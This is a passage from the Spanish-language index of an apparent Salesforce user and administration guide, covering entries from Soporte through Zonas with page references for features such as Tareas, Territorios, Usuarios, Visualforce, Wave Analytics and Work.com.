sugerencias sobre escritura 2477
sugeridas 3083
traducción 3081
varios idiomas 3081
vista desde la ficha Soluciones 2476
visualización 2474

Soluciones en varios idiomas
activación 3088
soluciones HTML 3079
Soluciones públicas
activación 3090
Soporte
*definición de horario de oficina 2857
configuración 2850, 2852
definición de horario 2857
festividades 2859–2860
fuentes y colores de autoservicio 2633
gestión de usuarios de autoservicio 2652
Gestión de usuarios del portal de clientes 2597
Inicio rápido del autoservicio 2626
otorgar acceso de inicio de sesión 76
plantillas 2852
SOQL 5696–5698
SOS
configuraciones de enrutamiento 2809
crear 2809
conjunto de permisos 2806–2807
estado de presencia 2807
estados de presencia 2808
implementación 2811
implementaciones 2811
licencia 2806
Spring Framework, consulte Cargador de datos 761
Stay-in-Touch
actualización masiva de contactos 1329
actualización masiva de cuentas personales 1329
combinar información actualizada 1329
configuración 1752
sugerencias 181
Sugerencias de implementación 4431
sugerencias de macros masivas 4461
sugerencias para nuevos usuarios 37
supervisar 3946
supervisión 1092, 3866
Supervisión
cola de mensajes salientes 5193
detalles de trabajo de carga masiva de datos 5846
instantáneas de correo electrónico entrante 2175
notificaciones de cola de mensajes salientes 5192
notificaciones para la cola de mensajes salientes 5192
solicitudes de notificación de la cola de mensajes salientes 5192
trabajos de carga masiva de datos 5844
Supervisión *(continuación)*
visualización de solicitudes de notificación de la cola de mensajes salientes 5193
supervisión de cargas 3953
supervisión del uso de una aplicación conectada 5871
supervisión en tiempo de ejecución 3866
supervisor de datos 3866, 3953
supervisor de eventos clave 2905
Sustitución
botones 5521–5522
páginas de inicio de fichas 5521–5522
sustituir contenido 4463
sustituir dirección 4463
sustituir macros 4463

## T

Tabla
componente del panel 4387, 4394
tabla Query Results (Resultados de consulta) 5696–5698
tablas
tabla de comparación (Wave Dashboard Designer) 4082
tabla de valores (Wave Dashboard Designer) 4082
Tarea
Campo Prioridad 6203
campos en los que se busca 386
Estado, campo 6203
Tarea Ant de Apex 6024–6025
Tareas
Actividades compartidas, activación de la función 2018–2019
asignación a candidatos 1789
asignación a contactos 1789
asignación a cuentas 1789
asignación a oportunidades 1789
asignación a otros registros 1789
cambio del nombre 4536
definición de filtros de sincronización de Salesforce for Outlook 2266
duplicados con Salesforce for Outlook, eliminación 1802
exclusión de la sincronización con Salesforce for Outlook 1782
informes, visualización de varios contactos relacionados con una tarea 1474, 4191
recurrente, creación 1514–1515
sin resolver 1789
sincronización con Salesforce for Outlook 1782
tareas de grupo 1518
tareas recurrentes de Salesforce, configuración para sincronizar 2266
única, creación 1514–1515

Tareas *(continuación)*
varios contactos relacionados con una tarea, visualización 1474, 4191
varios contactos, relacionados con 1514–1515, 2018–2019
Tareas de pacientes 6171
tareas de repetición 1517
Tareas no resueltas
asignación a candidatos 1789
asignación a contactos 1789
asignación a cuentas 1789
asignación a oportunidades 1789
asignación a otros registros 1789
Tareas posteriores a la actualización
actualizar permisos de perfil de asesor 6225
agregar acciones globales a formatos del publicador 6230
agregar campos a formatos de página 6229
agregar listas relacionadas a formatos de página 6229
asignar campos de candidatos 6226
configurar página de inicio 6225
configurar tipos de registro de candidato B2C (empresa a cliente) 6226
configure formatos de página para oportunidades de cuota de mercado 6228
Tareas posteriores a la instalación
agregar acciones globales a formatos del publicador 6230
agregar listas relacionadas a formatos de página 6229
asignar campos de candidatos 6226
candidatos 6227
crear valores de lista de selección de estado de candidato 6227
configurar página de inicio 6225
configurar tipos de registro de candidato B2C (empresa a cliente) 6226
conversión de candidatos 6226
asignar campos de candidatos 6226
crear valores de lista de selección de estado de candidato 6227
permisos de perfil de asesor 6225
Tareas previas a la instalación
crear valores de lista de selección de etapa de oportunidad 6227
oportunidades 6227
crear valores de lista de selección de etapa de oportunidad 6227
Tareas recurrentes
creación 1514–1515
Tareas recurrentes de Salesforce
Microsoft Outlook, sincronizando en 2266
tareas regeneradas 1517
Tarjeta de paciente
configurar ajustes de ficha 6189
Tarjetas móviles
adición a formatos de página 4566
gestión 4566
teclado 4042–4044
Teclas de acceso rápido
configurar 4448
utilizar 2490, 4486
valores predeterminados 2490, 4487
Teléfono
perder dispositivo 39, 42, 942–943, 945
perder teléfono 39, 42, 942–943, 945
Teléfono móvil verificado 944
Tema
campos en los que se busca 429
temas 3252
Temas
activar para objetos 551, 3678
adición a artículos 3609
adición a publicaciones 3251
adición como favorito de Chatter 3254
adición de EtiquetaAlmohadilla 3252
agregar a registros 151
apoyar personar para 3249
artículos 3067, 3072
combinación 3605
eliminación 3679
eliminación de publicaciones 3253
eliminar de registros 152
en registros 149
página de detalles de tema 3248
personas con conocimientos 3249
privacidad 3679
Se ha hablado recientemente acerca de 3254
seguimiento 3249
sobre objetos 3677
temas de ayuda de campos 137–138, 141–142
Temas de Chatter
eliminación 3679
página de detalles de tema 3248
privacidad 3679
temas de EtiquetaAlmohadilla
adición a publicaciones y comentarios 3252
Temas de Idea
activación 2674

Temas de Idea *(continuación)*
creación 2422
gestión 2424
Temas de Ideal
creación 2424
Temas de tendencia 3255
temas sobre archivos 3252
temas sobre notas 3252
Términos de búsqueda 172
Términos de búsqueda promocionados
administrar 3067, 3071
gestionar 2459
Territorio
crear 1963
Territorio de servicio
campos en los que se busca 426
Territorio de ventas de cuenta
identificación 1432
territorios 1967, 1975
Territorios
activación 1985
adición de gestores de previsiones 1994
adición de usuarios 1994
asignación de territorios 1435
asignación manual de cuentas 2007
campos 1991
campos personalizados 1993
configuración 1986
creación 1990
creación de reglas de asignación de cuentas 2004
duplicación 1988
eliminación 1994
eliminación de usuarios 1994
gestión 1435
gestores de previsiones 1997
informes 4187
jerarquías 555, 1987
modificación 1988
modificación de reglas de asignación de cuentas 2004
reglas de asignación de cuentas 1998
transferencia de usuarios 1994
vista 1988
vista previa de asignaciones de cuentas 2005
visualización de listas de cuentas 1438
visualización de reglas heredadas 2006
visualización de usuarios 1997
Texto rápido
activación 2873
configuración 2872
Texto rápido *(continuación)*
permisos de usuario 2873
permitir el acceso de los agentes de asistencia 2873
uso en Noticias de caso 2372
Texto rápido>
crear mensajes 2756, 2874
Thanks
activación 2307
Tiempo de espera de sesión
establecer en perfiles 586
Tiene el acceso limitado a los campos de candidatos, por lo que no puede actualizar todos los campos que aparecen aquí 1358, 1858
Tiene el acceso limitado a los campos de contactos, por lo que no puede actualizar todos los campos que aparecen aquí 1358, 1858
Tiene el acceso limitado a los campos de cuentas, por lo que no puede actualizar todos los campos que aparecen aquí 1358, 1858
Tiene el acceso limitado a los datos, por lo que no puede limpiar completamente este registro 1358, 1858
Tipo de identidad, fuente de datos externa 5540
Tipo de informe personalizado
Salesforce Knowledge 4198
tipo de informe principal
cambio 4262
Tipo de previsión 2126
Tipos de artículos
adición de secciones al formato 3020
asignación de plantillas a canales 3027
creación 3011
creación de campos 3013
eliminar 3031
gestión 3010
informe 4197
plantillas personalizadas 3007, 3029
reorganización de campos en el formato 3020
seguridad a nivel de campo 3018
Tipos de artículos de Salesforce Knowledge
informe 4197
tipos de columnas
Fecha 3854
Numérico 3854
Texto 3854
Tipos de eventos de espera
flujo 5145
Tipos de eventos de flujo
alarma de hora absoluta 5145

Tipos de eventos, flujo
alarma de hora absoluta 5145
Tipos de informe
ocultación 4345
Tipos de informes personalizados
configuración 468
creación 468–469
gestión de duplicados 812
historial de aprobaciones 4189
Información de limpieza de candidato 1844
Información de limpieza de contacto 1844
Información de limpieza de cuenta 1844
instancia de proceso 4189
Mobile 1216
modificación 473
modificación de relaciones de objetos 470
modificación del formato de los campos de informes 471
previsión 4193–4194
sugerencias y consideraciones 474
tipos de metadatos personalizados
cargador de datos 5943
custom metadata loader 5943
relaciones 5940–5942
Tipos de registro
acceso, acerca de 591, 600
asignación de formatos de página 4559
asignación de formatos de página de 562
asignación de perfiles 562, 571
asignación en conjuntos de permisos 600
consideraciones 4594
descripción general 4593
limitaciones 4597
rutas de ventas 4594, 4597
Tipos de tarea 6202
Títulos de valor
crear 6221
token de seguridad 936
Token de seguridad
restablecer 75
Tokenización 172
tokens, revocar 5917
Toma de notas 157, 162–163, 2048–2050
Trabajo con código 5699
Trabajo de agente de OmniCanal
campos 2801
trabajos de carga masiva de datos
control 5844
visualización de detalles de trabajo 5846
trabajos de Data.com Clean
programación de una sincronización completa 1869
Trabajos de Data.com Clean
identificación siguiente 1869
programación 1869
reanudación 1869
sincronización completa 1869
sincronización incremental 1869
suspensión 1869
trabajos de flujo de datos 3866, 4143
Trabajos en segundo plano
acerca de 1122
nuevo cálculo de colaboración 1122
vista 1122
Trabajos por lotes 5752
trabajos programados
acerca de 1122
vista 1122
Traducción
configuración del sistema 4600–4604, 4607
descripción general del sistema 4599, 4611
traducciones 2467
Traducciones
archivado 2467
publicar 2465
Traducciones de artículos
importar 3066
traducir
traducción 3610
Traducir
artículos en Salesforce Knowledge 2466
Trailhead de Wave Analytics 3764
Transacciones, reproducción 5690, 5963
transcripción de chat en directo
campos 2521, 4518
transcripciones de chat en directo
evento 2524, 4521
Transferencia
divisiones 483
registros 789
varios registros 792
Transferencia de registros
descripción general 789
Transferencia masiva
solicitudes de aprobación 5011
Transformación append
descripción 3871
ejemplo 3871
parámetros 3872

Transformación append *(continuación)*
sintaxis JSON 3871
transformación augment
descripción 3872
ejemplo 3872
sintaxis JSON 3872
transformación aumento 3874
transformación delta 3890, 3892
transformación dim2mea 3892–3893
transformación edgemart 3894–3895
transformación filter
descripción 3895
ejemplo 3895
parámetros 3896
sintaxis de la expresión filter 3897
sintaxis JSON 3895
transformación flatten
descripción 3898
ejemplo 3898
parámetros 3901
sintaxis JSON 3898
transformación sfdcDigest 3902, 3904, 3912–3913, 3917
transformación sfdcRegister 3923–3924
transformación sliceDataset 3925–3926
transformación update 3927, 3929
transformaciones
Transformación append 3871
transformación augment 3872
transformación filter 3895
transformación flatten 3898
Trialforce
crear una organización de prueba 6132
inscripción 6132
truncamiento 437
tutorial de Wave Analytics 3764
Twitter
proveedor de autenticación 1027

## U

Ubicación de finalización de flujo
establecimiento a través de URL 5170, 5172
URL de identidad 5920, 5926, 5929
URL de inicio en aplicaciones conectadas 5868
URL del flujo
configuración de valores variables de flujo 5171
establecimiento de ubicación de finalización 5170, 5172
solución de problemas 5179
URL personalizada
adición 5207
URL personalizadas 5211
uso 2423
Uso compartido de
Publicaciones de Chatter 3256
publicaciones deChatter con un grupo 3256
un vínculo a una publicación de Chatter 3257
Uso compartido de usuarios
compatibilidad con tipos de informe 675
uso de API
detalles 5851
notificaciones 5850–5851
Uso de la API de Force.com 1094
Uso del esquema de Force.com 1094
uso en seguridad a nivel de filas 3973
Usuario
archivos de propiedad 3262
campos en los que se busca 429
descripción general de los perfiles 3259
prácticas recomendadas de perfiles 3260
usuario de autoservicio
búsqueda 422
Usuario de Knowledge
creación 3044
Usuario de Live Agent
creación 2725
Usuario de marketing
asignación 487–488
usuarios
aprovisionamiento 5878, 5880, 5882
Usuarios
acceso 556
adición de un usuario único 487–488
adición múltiple 489
asignación de configuraciones de Salesforce for Outlook 2244
asignación de funciones 629
asignaciones basadas en el uso 539–540
asignaciones de conjuntos de permisos 602
asignados a perfiles 581
cambio de división seleccionable 68
cambio de perfiles 489
colaboración de registros 666
colaboración del usuario, valores predeterminados de restauración 675
colaboración manual 671
configuración predeterminada de toda la organización 666
conjuntos de permisos, asignación a múltiples usuarios 604
conjuntos de permisos, asignación a un solo usuario 603
conjuntos de permisos, eliminación de asignaciones de usuario 605

Usuarios *(continuación)*
Consulte también Configuración del usuario 43
desactivación 491–492
desbloqueo 491
eliminación 491–492
gestión 484, 486, 548
gestión de centros de llamadas 2720
informes 4158
inicios de sesión 5637
inmovilizar 494
licencias de Comunidades 515
licencias de conjunto de permisos 530, 532, 534–535
licencias de conjuntos de permisos 531
licencias de Database.com 522
licencias de función 509, 536–538
licencias de Portal de socios 529
licencias de Site.com 524
licencias de Sites 524
Licencias de Sitio Web autenticado 525
licencias del portal de clientes 526–527
Licencias del portal de Service Cloud 523
modificación 489–490
permisos 556, 611
permisos de objeto 611
reglas de colaboración 666
Respuestas de Chatter 2697
restricción de los dominios de correo electrónico 494
revocar acceso 605
revocar permisos 605
Salesforce Classic Mobile 1217
superusuario de socios 1947
tipos de licencia 509, 522–525, 529
tipos de licencia de usuario 508
usuario duplicado 488
usuarios de socio 1923
Usuarios de comunidad
delegación de administración 3425
Usuarios de comunidad de gran volumen
colaboración de registros 3421
concesión de acceso a registros 3420
conjuntos de colaboración 3420
gestión de usuarios 3420
Usuarios de Comunidades
activación de candidatos para 3495
activación de casos para 3475
creación 3423
Usuarios de la comunidad de socios
Límites para los informes y paneles 6274
Usuarios de portal de gran volumen
acerca de 2602
colaboración de registros 2608
concesión de acceso a registros 2605
concesión de acceso a registros de usuario 677, 2606
conjuntos de colaboración 2605–2606, 2609
Licencias de Portal de clientes de gran volumen 2602
Licencias de Sitio Web autenticado 2602
uso compartido de registros o usuarios 2603, 3417
Usuarios del portal
cambiar cuentas para contactos 1330
Usuarios del Portal de clientes de Salesforce
Gestión de usuarios del portal de usuarios 2597
Usuarios externos
Límites para los informes y paneles 6274
Utilizar cualquier cliente de API 963
utilizar historial 4012
Utilizar la consola de Salesforce
accesos directos del teclado 2490, 4486–4487
agregar notas a registros 2493, 4490
artículos para resolver casos, uso 2496, 4493
descripción general 2485, 4482
fichas 2486–2487, 4482–4484
listas ancladas 2489, 4486
notificaciones distribuidas 2494, 4491
retirar componentes 2492, 4489
softphone 2495, 4492
utilizar con múltiples controles 2492, 4489

## V

Valores de campo predeterminados
acerca de 4712
consideraciones 4714
definición 4711
ejemplos 4713
Valores de integración 443, 455, 460–461
Valores de variables globales de acción 5727
valores numéricos 3857
Valores predeterminados de toda la organización
nuevo cálculo paralelo 684
Valores predeterminados separados de toda la organización
descripción general 623
Variable 5119
Variable de colección
ejemplo 5153
introducción de valores 5064
variable de sObject 5117
Variable del flujo al que hace referencia 5063
Variable global de recurso 5767

Variable, flujo
configuración mediante URL de flujo 5171
Variables de sistema 5118
Variables de vinculación de fuentes 5419
Variables globales
$Resource 5767
concepto 5706
en flujos 5112
Valores válidos de $Action 5727
varias divisas
activación 2076
Varias divisas
Ver divisa 305, 2075
Varios procesos comerciales
crear 4598
modificar 4598
ventana de línea de comandos 5990
Ventas en equipo
activar 2066
creación de divisiones de oportunidad personalizadas 2073
desactivar 2069
divisiones de oportunidad 1557–1558
Divisiones de oportunidad 1557, 2072
ver datos 3996, 4013
verificación de identidad 925–927, 936, 939–940, 942, 1100
Verificación de identidad 39, 42, 942–945
verificación del inicio de sesión 925–927, 936, 939–940, 942
versión
Site.com 5260
Versiones de parche
carga 6139
creación 6139
versiones,
Site.com 5259
Vídeo
demostración 19
Vídeos 3409
View State (Estado de visualización) 5968
vinculación 4053
vínculos
lentes 4087
paneles 4087
pasos 4087
Vínculos
cómo adjuntar a noticias en tiempo real 3244
personalizados 5510, 5515, 5519
vista previa del contenido 3245
Visualforce Mobile 1208
Vínculos de acción
plantillas 5828
vínculos de vídeo
Salesforce Knowledge 3009
vínculos inteligentes
Salesforce Knowledge 2462–2464
Vínculos personalizados
adición 4555
configuración 5510
construcción 5515
prácticas recomendadas 5519
propiedades de ventana 5517
referencias a 5536
visibilidad de datos 863
Visibilidad de publicaciones de casos 3481
Visor de procesos
beneficios 4982
inicio 4982
requisitos 4982
visor SAQL 4013
Vista
actividades 1466–1468
actividades abiertas 1469–1470
actividades finalizadas 1469–1470
casos 2333
casos relacionados 2357
competidores 1560
contactos 1312
cuentas 1258
documentos 3368
jerarquías de casos 2357
jerarquías de cuentas principales 1278
listas de cuentas de territorios 1438
notas y archivos adjuntos 164
objetos personalizados 4617
plantillas de correo electrónico 1721
reglas heredadas de territorios 2006
socios 1685
soluciones 2476
usuarios de territorio 1997
Vista de cronología
iconos 6199
Vista de lista
Informes 4343
Paneles 4343
Personalizar 4343
vista del Inspector de registros
árbol de rendimiento 5958
información de perfiles 5960

vista del Inspector de registros *(continuación)*
pila 5958–5959
registro de ejecución 5959
sección de origen 5960
seguimiento regresivo 5958–5959
unidades ejecutadas 5960
Vista del Inspector de registros
secciones 5957
Vistas
Consulte Vistas personalizadas 119–120, 122, 124–126
personalización 5236
vistas de lista
clasificación 127
modificación de registros desde 144
Vistas de lista
Consulte Vistas personalizadas 119–120, 124–126
eliminación 127–128
gráficos de vista de lista 132–134
límites 6270
Vistas de listas
adición como favorito de Chatter 3269
Chatter 3268
Consulte Vistas personalizadas 122
fuentes 3268
impresión 136
seguimiento 3268
Vistas personalizadas
clasificación 68
conjuntos de permisos 594
consulte vistas de lista 127
creación y almacenamiento 119–120, 122
eliminación 128
filtros de campo 196, 4298, 4311
impresión 127
modificación 124–126
navegación 68
perfiles 578
personalización de botones 4576–4577
valores de campos de fecha 128
valores de lista de selección especiales 199
vistas personalizadas de Mobile 1215
Visual Workflow
configuración 5205
consideraciones 5021
consideraciones de administración 5039
consideraciones de diseño, flujos basados en tiempo 5037
consideraciones de diseño, fórmulas 5036
consideraciones de tiempo de ejecución 5041
consideraciones sobre el diseño 5029–5030, 5032–5034
Visual Workflow *(continuación)*
consideraciones, Cloud Flow Designer 5032
consideraciones, flujos de gran tamaño 5033
consideraciones, formato de dos columnas 5034
descripción general de funciones 5020
diferencias de Process Builder 4887
diferencias de Workflow 4887, 5021
limitaciones de fórmulas 5036
Visualforce
activar para Salesforce1 1144
ayuda a nivel de objeto 4586–4588, 4590–4591
ayuda personalizada a nivel de objeto 4586–4588, 4590–4591
código fuente 5701
componentes del panel 4365
componentes personalizados 5763
configuración de versión 2188, 5762
configuración del navegador 5763
conjuntos de permisos 5782
creación de fichas para Salesforce Classic Mobile 1198
creación de páginas 5755
dependencias 6103
depuración 5690, 5963
descripción general 5754
detalles de página 5758
editor 5700–5701
fichas de creación 5760
flujos incrustados 5167
gestión de páginas 5759
Herramientas 5968
Lightning Experience 5754
límites de componente y página 6286
modo de desarrollo 5757
páginas 5755
perfiles 5783
plantillas de correo electrónico 1720, 2188
recursos estáticos 5767
referencias a páginas y componentes 5536
seguridad 5763, 5781–5782
sustitución de botones y páginas de inicio de fichas 5521–5522
variables globales 5706
View State (Estado de visualización) 5968
Visualforce Mobile
vínculos 1208
visualización
incorporación (Wave Dashboard Designer) 4064
visualización de una actualización individual 3257
Visualización de una pregunta 2397

Voice
activar 2272
asignar un número 1809
crear conjunto de permisos 2272–2273
implementación 2270
liberar número 2274
prácticas recomendadas 1810
requisitos previos de implementación 2271
solución de problemas 2274
uso 2273
Volver a programar
reuniones solicitadas 1508
Votación
de acuerdo con una respuesta 2401
no de acuerdo con una respuesta 2401
por una respuesta 2401

## W

Wave 4120–4121, 4123
Wave al máximo 4119
Wave Analytics
Comunidades 3497, 4128
Wave Dashboard Designer
comparación de diseñadores 4112
conversión desde classic designer 4113
formatos, creación 4103
formatos, selección 4107
paneles, creación 4057
pasos 4088
Wave Mobile 3844
Wave para Comunidades 3841, 4128
Wealth Management, Consulte Salesforce for Wealth Management 1386
widget
pasos estáticos 4094
pasos, creación con editor de SAQL 4091
pasos, creación con explorador 4089
pasos, duplicación 4096
widget contenedor
incorporación (Wave Dashboard Designer) 4084
widget de alternancia
incorporación (Wave Dashboard Designer) 4079
valores personalizados, incorporación 4094
widget de cuadro 4054
Widget de Emergencia
agregar widget a consola 2810
widget de fecha
incorporación (Wave Dashboard Designer) 4070
widget de filtro global
incorporación (Wave Dashboard Designer) 4067
widget de gráfico
incorporación (Wave Dashboard Designer) 4064
widget de imagen
incorporación (Wave Dashboard Designer) 4085
widget de intervalo
incorporación (Wave Dashboard Designer) 4076
Widget de Knowledge 6162
widget de lista
incorporación (Wave Dashboard Designer) 4072
valores personalizados, incorporación 4094
widget de número
incorporación (Wave Dashboard Designer) 4062
Widget de OmniCanal
agregar a consola de Salesforce 2795
agregar widget a consola 2810
widget de tabla
incorporación (Wave Dashboard Designer) 4082
widget de texto
incorporación (Wave Dashboard Designer) 4087
widget de vínculo
incorporación (Wave Dashboard Designer) 4087
Widget Knowledge One
configuración 2766
widgets
alternancia (Wave Dashboard Designer) 4079
contenedor (en Wave Dashboard Designer) 4084
fecha (Wave Dashboard Designer) 4070
filtrar (Wave Dashboard Designer) 4069
filtro global (Wave Dashboard Designer) 4067
gráfico (en Wave Dashboard Designer) 4064
imagen (Wave Dashboard Designer) 4085
incorporación a panel 4059
intervalo (Wave Dashboard Designer) 4076
lista (Wave Dashboard Designer) 4072
número (Wave Dashboard Designer) 4062
pasos 4045
propiedades en (Wave Dashboard Designer) 4097
propiedades predeterminadas 4059
tabla (Wave Dashboard Designer) 4082
texto (Wave Dashboard Designer) 4087
vínculo (Wave Dashboard Designer) 4087
Work.com
activación de funciones 2277
activación de Rewards 2307
activación de Thanks 2307
adición de compañeros a resumen 1566, 1568–1569

Work.com *(continuación)*
adición de personas a un ciclo de resumen de rendimiento 2319
administrador 2277
Align 2285
apoyo 1585
asignación de conjuntos de permisos 2280
asignación de licencia de función de usuario 2282
asignación de licencia de usuario 2282
asignación de perfiles 2281
asistencia 2313
calibración 2326
ciclo de resumen de rendimiento 2314
comentarios 1561
configuración de correo electrónico 1586
conjuntos de permisos 2279, 2295
creación de fondos de premios 1581
creación de insignias 1576
creación de un ciclo de resumen de rendimiento 2317
creación de un informe de calibración 2324
crear medición 1573
crear objetivo 1571
descripción general 2275
descripción general de funciones 2283
detalles de informes 2292
ediciones 2309
ejemplos de paneles 2292
eliminación de personas de un ciclo de resumen de rendimiento 2320
estadísticas 1572
Fondos de premios 1578
implementación de un ciclo de resumen de rendimiento 2321
Work.com *(continuación)*
informes 2291
informes de calibración 2323
licencias 2281
modificación de un ciclo de resumen de rendimiento 2322
Motivate 2284
objetivos 1570
paneles 2291
perfiles 2279, 2301
Perform 2290
permisos 2309
Premio 1578
Reconocimiento 1574
requisitos previos de implementación 2276
resúmenes de rendimiento 1564
tipos de fondos de premios 1579
visibilidad de comentarios 1563
Work.com Recognition
creación de insignias 1576
Workflow
diferencias de Visual Workflow 5021
WSDL
descarga 5823, 6102

## Z

Zona horaria
admitida 354
configuración, acerca de 305
configuración, modificación 44
Salesforce for Outlook, requisitos del sistema de 2239
Zonas
exploración de preguntas 2398